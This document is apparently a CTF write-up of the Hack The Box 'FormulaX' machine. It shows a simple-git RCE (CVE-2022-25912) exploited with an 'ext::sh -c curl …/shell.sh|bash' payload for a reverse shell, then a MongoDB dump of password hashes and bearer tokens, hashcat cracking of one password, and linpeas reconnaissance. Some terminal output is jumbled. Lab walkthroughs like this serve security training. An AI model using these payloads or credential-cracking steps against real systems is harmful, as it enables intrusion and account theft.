```

“10.10.11.6 chatbot.htb dev-git-auto-update.chatbot.htb”

FORMULAX - BIPIN

The Ip was added to get access to the required page, else error was detected as “no address found”



Reference for preexisting exploit: <https://security.snyk.io/package/npm/simple-git>

The RCE affecting simple-git versions below 3.15 (machine: 3.14) has the CVSS score as 8.1:

Remote Code Execution (RCE)
Affecting `simple-git` package, versions <3.15.0

INTRODUCED: 10 NOV 2022 CVE-2022-25912 CWE-94 FIRST ADDED BY SNYK

How to fix?
Upgrade `simple-git` to version 3.15.0 or higher.

Overview
`simple-git` is a light weight interface for running git commands in any node.js application.
Affected versions of this package are vulnerable to Remote Code Execution (RCE) when enabling the `ext` transport

Snyk CVSS

Attack Complexity	High
Confidentiality	HIGH
Integrity	HIGH
Availability	HIGH

FORMULAX - BIPIN

Direct Vulnerabilities

Known vulnerabilities in the simple-git package. This does not include vulnerabilities belonging to this package's dependencies.

Automatically find and fix vulnerabilities affecting your projects. Snyk scans for vulnerabilities and provides fixes for free.

[Fix for free](#)

VULNERABILITY	VULNERABLE VERSION
Remote Code Execution (RCE)	<3.16.0
Remote Code Execution (RCE)	<3.15.0
Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')	<3.5.0
Command Injection	<3.3.0

Simple-git vulnerabilities

LATEST V 3.22.0

LATEST N 3.22.0

FIRST PUI 11 years a

LATEST V 2 months i

LICENSES MIT >=0

[View simp](#)

[Report a n](#)

Starting with RCE via Burp

Under Development - Git Auto Report Generator


VPN IP to test in Burp

[http://10.10.16.76](#)


[GET REPORT](#)

Loading...

Working with the Point of Contact (PoC) of the IP, by replacing the IP. Although error response was obtained from the given request.




ICMP TCPdump response:




Using the following script to listen at 9001:

FORMULAX - BIPIN





Changing the code to base64 format and repeating it did not work either.

<https://www.revshells.com/>




The only option left here is to create a .sh file and execute it accordingly:

FORMULAX - BIPIN



User access successfully done:



Checking out all the possible files and root folders:

```

www-data@formulax:~/git-auto-update/public$ cd
cd
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
www-data@formulax:~$ ls
ls {
  "destinationUrl":"ext::sh -c curl% http://10.10.16.76/shell.sh|bash"
}
app
automation
git-auto-update
www-data@formulax:~$ cd app
cd app
www-data@formulax:~/app$ ls
ls
app.js
chatbot.zip
configuration
controllers
index.js
middleware
models
node_modules
package-lock.json
package.json
public
routes

```

And finally, found database named “testing”, which might contain at least user flag:

```

www-data@formulax:~/app$ cd configuration
cd configuration
www-data@formulax:~/app/configuration$ ls
ls
connect_db.js
www-data@formulax:~/app/configuration$ cat connect_db.js
cat connect_db.js
import mongoose from "mongoose";

const connectDB= async(URL_DATABASE)=>{
  try{
    const DB_OPTIONS={
      dbName : "testing"
    }
    mongoose.connect(URL_DATABASE,DB_OPTIONS)
    console.log("Connected Successfully TO Database")
  }catch(error){
    console.log(`Error Connecting to the ERROR ${error}`);
  }
}

```

Investigating the database, and sockets

(-lntp because: listening sockets, addresses instead of hostname, TCP sockets and process using sockets):

```

export default connectDBwww-data@formulax:~/app/configuration$ ss -lntp
ss -lntp
State Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0 511 0.0.0.0:80 0.0.0.0:* users:({"nginx",pid=963,fd
=7}, {"nginx",pid=962,fd=7})
LISTEN 0 511 127.0.0.1:8081 0.0.0.0:* users:({"node /var/www/g",
pid=1183,fd=20})
LISTEN 0 4096 127.0.0.1:2002 0.0.0.0:*
LISTEN 0 511 127.0.0.1:8082 0.0.0.0:* users:({"node /var/www/a",
pid=1182,fd=19})
LISTEN 0 10 127.0.0.1:38933 0.0.0.0:* users:({"chrome",pid=1262,
fd=45})
LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
LISTEN 0 511 127.0.0.1:3000 0.0.0.0:* users:({"nginx",pid=963,fd
=6}, {"nginx",pid=962,fd=6})
LISTEN 0 511 127.0.0.1:8000 0.0.0.0:*
LISTEN 0 4096 127.0.0.1:27017 0.0.0.0:*
LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
LISTEN 0 128 [::]:22 [::]:*
www-data@formulax:~/app/configuration$

```

Going through the structure and hacking basics of MongoDB as “mongoose” must be a hint that the database is in MongoDB.

<https://book.hacktricks.xyz/network-services-pentesting/27017-27018-mongodb>

```

export default connectDBwww-data@formulax:~/app/configuration$ mongod
mongod
bash: mongod: command not found
www-data@formulax:~/app/configuration$ mongo
mongo
MongoDB shell version v4.4.29

```

Going deep to find the users:

“show dbs”

“use testing”

“show collections”

FORMULAX - BIPIN

```

www-data@formulax:~/app/configuration$ mongo
mongo
MongoDB shell version v4.4.29
connecting to: mongod://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongod
Implicit session: session { "id" : UUID("fe97729c-5a03-40b9-9834-d5a4d61b03a0") }
MongoDB server version: 4.4.8
show dbs
admin 0.000GB
config 0.000GB
local 0.000GB
testing 0.000GB
use testing
switched to db testing
show collections
messages
users
show messages
uncaught exception: Error: don't know how to show [messages] :
shellHelper.show@src/mongo/shell/utils.js:1145:11
shellHelper@src/mongo/shell/utils.js:819:15
@(shellhelp2):1:1

```

Might contain list of users

Finding users in the database, admin and “frank_dorkey@chatbot.htb”

```

db.users.find()
{ "_id": ObjectId("648874de313b8717284f457c"), "name": "admin", "email": "admin@chatbot.htb", "password": "$2b$10$VSrvhM/5YGM0uyCeEYf/TuvJzzTz.jDLVJ2QqtumdDoKGSa.6aIC.", "terms": true, "value": true, "authorization_token": "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NDg4NzRkZTMxMzI4NzE3Mjg0ZjQ1N2MiLCJpYXQiOiJlMjA0NDYxNjh9.ffa04r0hnhmLPMf4WcKgj8QcWoBcxSmpFDru13GQRp8k", "__v": 0 }
{ "_id": ObjectId("648874de313b8717284f457d"), "name": "frank_dorky", "email": "frank_dorky@chatbot.htb", "password": "$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6", "terms": true, "value": true, "authorization_token": "", "__v": 0 }
{ "_id": ObjectId("65f354d524ef2d0f25c57271"), "name": "chatbox", "email": "chatbox@gmail.com", "password": "$2b$10$fv5QSF6RjcQB73Yd4jkDeGRqelbuYzarBrV7MadFUqwMh6WSsMlq", "terms": false, "value": false, "authorization_token": "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NDYyZWYyZTRkNTI0ZWYyZDBmMjVjNTcyNzEiLCJpYXQiOiJlMjA0NDU3CjZ9.RWjHagKy3D6NPAJlqawF9CbJijZZo9Nep9mtRnYCzJ8", "__v": 0 }

```

Saving the content to decrypt the file using hashcat:

```

(kali@Bipsbabes)-[~/Desktop/spetsnaz]
$ cat chathash.txt
frank_dorky:$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6
admin:$2b$10$VSrvhM/5YGM0uyCeEYf/TuvJzzTz.jDLVJ2QqtumdDoKGSa.6aIC.

```

FORMULAX - BIPIN

Command given to execute hashcat:

"sudo hashcat -m 3200 chathash.txt/usr/share/wordlists/rockyou.txt.gz"

```
(kali) Bipsbabes) [~/Desktop/spetsnaz]
$ sudo hashcat -m 3200 chathash.txt /usr/share/wordlists/rockyou.txt.gz
-user
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, L
LVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
=====
* Device #1: cpu-sandybridge-AMD Ryzen 7 5800H with Radeon Graphics, 701/14
67 MB (256 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotate
s
Rules: 1
```

```
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename...: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime....: 2 secs

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => |
```

Decrypted *frank_dorkey* user password: “manchesterunited”

```
$2b$10$hrB/by.tb/4ABJb1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J5:manchesterunited
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
```

GitHub on linpeas, process for userflag:

<https://github.com/carlospolop/PEASS-ng/releases/tag/20240310-532aceca>

Release refs/heads/master 20240310-532aceca Latest

github-actions released this 5 days ago 20240310-53... aee8acf

Update 3_cloud.sh

Assets 17

linpeas.sh	840 KB	5 days ago
linpeas_darwin_amd64	3.07 MB	5 days ago
linpeas_darwin_arm64	3.15 MB	5 days ago
linpeas_fat.sh	25.4 MB	5 days ago
linpeas_linux_386	2.94 MB	5 days ago
linpeas_linux_amd64	3.11 MB	5 days ago
linpeas_linux_arm	3.07 MB	5 days ago

Installing linpeas.sh (updated version)

```
(kali@Bipsbabes) ~/Desktop/spetsnaz
$ wget https://github.com/carlospolop/PEASS-ng/releases/download/20240310-532aceca/linpeas.sh
--2024-03-14 20:17:19-- https://github.com/carlospolop/PEASS-ng/releases/download/20240310-532aceca/linpeas.sh
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)[140.82.114.3]:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/d4f0c883-9fbf-4314-882d-4707e57f99ab?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZA%2F20240315%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240315T001711Z&X-Amz-Expires=300&X-Amz-Signature=c5cf6c4694c945aebc6acc9953cc56c3b68e54985ef623c7b8370e821593fac0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
--2024-03-14 20:17:19-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/d4f0c883-9fbf-4314-882d-4707e57f99ab?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZA%2F20240315%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240315T001711Z&X-Amz-Expires=300&X-Amz-Signature=c5cf6c4694c945aebc6acc9953cc56c3b68e54985ef623c7b8370e821593fac0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)[185.199.108.133]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860549 (840K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 840.38K 3.25MB/s  in 0.3s

2024-03-14 20:17:20 (3.25 MB/s) - 'linpeas.sh' saved [860549/860549]
```

FORMULAX - BIPIN

Allocating linpeas back to the server and giving assigning access mode to cache directories, scanning

```
kali@Bipsbabes: ~/Downloads x kali@Bipsbabes: ~/Desktop/spetsnaz x kali@Bipsbabes: ~/Desktop/spetsnaz x
www-data@formulax:/dev/shm$ wget http://10.10.16.76/linpeas.sh
wget http://10.10.16.76/linpeas.sh
--2024-03-15 00:21:49-- http://10.10.16.76/linpeas.sh
Connecting to 10.10.16.76:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860549 (840K) [application/x-sh]
Saving to: 'linpeas.sh'

OK ..... 5% 306K 3s
50K ..... 11% 575K 2s
100K ..... 17% 988K 1s
150K ..... 23% 19.1K 9s
200K ..... 29% 1.27M 7s
250K ..... 35% 7.09M 5s
300K ..... 41% 1.34M 4s
350K ..... 47% 782K 3s
400K ..... 53% 1.14M 3s
450K ..... 59% 330K 2s
500K ..... 65% 31.6M 2s
550K ..... 71% 1.26M 1s
600K ..... 77% 8.15M 1s
650K ..... 83% 1.42M 1s
700K ..... 89% 1.65M 0s
750K ..... 95% 2.35M 0s
800K ..... 100% 2.24M=3.4s

2024-03-15 00:21:53 (247 KB/s) - 'linpeas.sh' saved [860549/860549]

www-data@formulax:/dev/shm$ ls
ls
linpeas.sh
www-data@formulax:/dev/shm$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@formulax:/dev/shm$
```

installing, giving user access mode

Starting linpeas in the server:



Results and responses:

```

Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders... DONE

Basic information
OS: Linux version 5.15.0-97-generic (buildd@lcy02-amd64-033) (gcc (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #107-Ubuntu SMP Wed Feb 7 13:26:48 UTC 2024
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: formulax
Writable folder: /dev/shm
[+] /usr/bin/fping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/ncis is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

Caching directories... DONE

```

```

Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.15.0-97-generic (buildd@lcy02-amd64-033) (gcc (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #107-Ubuntu SMP Wed Feb 7 13:26:48 UTC 2024
Distributor ID: Ubuntu
Description: Ubuntu 22.04.4 LTS
Release: 22.04
Codename: jammy

Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.9.9

PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/lib/git-core:/usr/lib/git-core:/var/www/.npm/versions/node/v20.2.0/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin

Date & uptime
Fri Mar 15 00:26:09 UTC 2024
00:26:10 up 1:34, 0 users, load average: 1.12, 0.63, 0.51

Any sd*/disk* disk in /dev? (limit 20)
disk
sda
sda1
sda2
sda3

```

```

fastcgi_index index.php;
include fastcgi.conf;
-rw-r--r-- 1 root root 217 Jul 27 2022 /etc/nginx/snippets/snakeoil.conf
ssl_certificate /etc/ssl/certs/ssl-cert-snakeoil.pem;
ssl_certificate_key /etc/ssl/private/ssl-cert-snakeoil.key;
-rw-r--r-- 1 root root 565 Jun 19 2023 /etc/nginx/conf.d/librenms.conf
server {
listen 127.0.0.1:3000;
server_name librenms.com;
root /opt/librenms/html;
index index.php;
charset utf-8;
gzip on;
gzip_types text/css application/javascript text/javascript application/x-javascript image/svg+xml text/plain text/xsd text/xml text/xml;
location / {
try_files $uri $uri/ /index.php?$query_string;
}
location ~ [^/]\.php(/|$) {
fastcgi_pass unix:/run/php-fpm-librenms.sock;
fastcgi_split_path_info ^(.+\.php)(/.+)$;
include fastcgi.conf;



```

Something new to server name: librenms.com (a service used to ensure the reliability and performance of network structures).

<https://www.linkedin.com/pulse/what-librenms-used-how-do-i-add-services-vimal-thakur/>

```
www-data@formulax:/dev/shm$ cd /opt
cd /opt
www-data@formulax:/opt$ ls
ls
librenms
www-data@formulax:/opt$ ls -lh
ls -lh
total 4.0K
drwxrwx--x 27 librenms librenms 4.0K Feb 19 13:33 librenms
www-data@formulax:/opt$ ls
ls
librenms
www-data@formulax:/opt$ cd librenms
cd librenms
www-data@formulax:/opt/librenms$ ls
ls
ls: cannot open directory '.': Permission denied
www-data@formulax:/opt/librenms$
```

Going through the librenms, the permission to list file was denied, logging in with obtained user-id



Permission denied again and again, so accessing /home using *frank_dorky*:

```
librenms
www-data@formulax:/opt$ cd librenms
cd librenms
www-data@formulax:/opt/librenms$ ls
ls
